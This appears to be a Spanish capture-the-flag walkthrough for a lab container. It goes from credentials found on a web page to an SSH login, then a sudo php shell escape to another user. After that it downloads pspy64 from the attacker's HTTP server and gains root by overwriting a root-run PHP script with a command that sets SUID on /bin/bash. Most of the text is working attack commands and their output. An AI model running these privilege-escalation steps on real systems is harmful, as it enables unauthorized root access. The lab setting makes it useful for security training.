






Vemos que cuenta con un servidor http, así que veremos que contiene dentro de esta pagina.



Vemos que cuenta con un script así que vamos a mirarlo.



Tenemos una pista que dentro de un fichero hay un usuario con su contraseña



Ahora nos conectaremos por ssh

```
> ssh balu@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:UjQK384LFBMaXowGIlQpRBsUtzEYVMwhTHbjwLP4qMA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
balu@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Sep 28 15:18:39 2024 from 172.17.0.1
balu@fdcc9f25ba81:~$
```

Vamos a hacer la escalada de privilegios y vemos que el usuario chocolate cuenta con permisos sudo de php

```
Last login: Sat Sep 28 15:18:39 2024 from 172.17.0.1
balu@fdcc9f25ba81:~$ sudo -l
Matching Defaults entries for balu on fdcc9f25ba81:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User balu may run the following commands on fdcc9f25ba81:
    (chocolate) NOPASSWD: /usr/bin/php
balu@fdcc9f25ba81:~$
```

Con ayuda de gtfobins vamos a mirar como podemos escalar privilegios

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
(chocolate) NOPASSWD: /usr/bin/php
balu@fdcc9f25ba81:~$ CMD="/bin/sh"
balu@fdcc9f25ba81:~$ sudo -u chocolate /usr/bin/php -r "system('$CMD');"
whoami
chocolate
```

Ahora como no vemos nada comprometedor con este usuario, vamos a utilizar la herramienta pspy64, nos la descargaremos en la maquina vulnerable.

```
> python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
chocolate@fdcc9f25ba81:~$ wget http://192.168.1.26:8000/pspy64
--2025-09-20 10:16:16-- http://192.168.1.26:8000/pspy64
Connecting to 192.168.1.26:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                               100%[=====>] 2.96M --.-KB/s in 0.004s

2025-09-20 10:16:16 (681 MB/s) - 'pspy64' saved [3104768/3104768]
```

Habilitaremos la ejecución del programa y vamos a ejecutarlo

```
chocolate@fdcc9f25ba81:~$ chmod +x pspy64
```

```
chocolate@fdcc9f25ba81:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

  PSY 64
```

Vemos que hay un fichero que ejecuta como root

```
php /opt/script.php
sleep 5
php /opt/script.php
sleep 5
```

Exploramos este fichero y vemos que tiene permisos para editar el usuario con el que estamos conectados.

```
chocolate@fdcc9f25ba81:~$ cat /opt/script.php
<?php echo 'Script de pruebas en fase de beta testing'; ?>
chocolate@fdcc9f25ba81:~$ ls -la /opt/script.php
-rw-r--r-- 1 chocolate chocolate 59 May  7  2024 /opt/script.php
```

Vamos a editar el fichero para poder hacer el escalado como root.

```
echo "<?php system('chmod u+s /bin/bash'); ?>" > /opt/script.php
```

Esperamos un momento y ejecutamos bash -p y vemos que ahora somos root.

```
bash -p
bash-5.0# whoami
root
bash-5.0#
```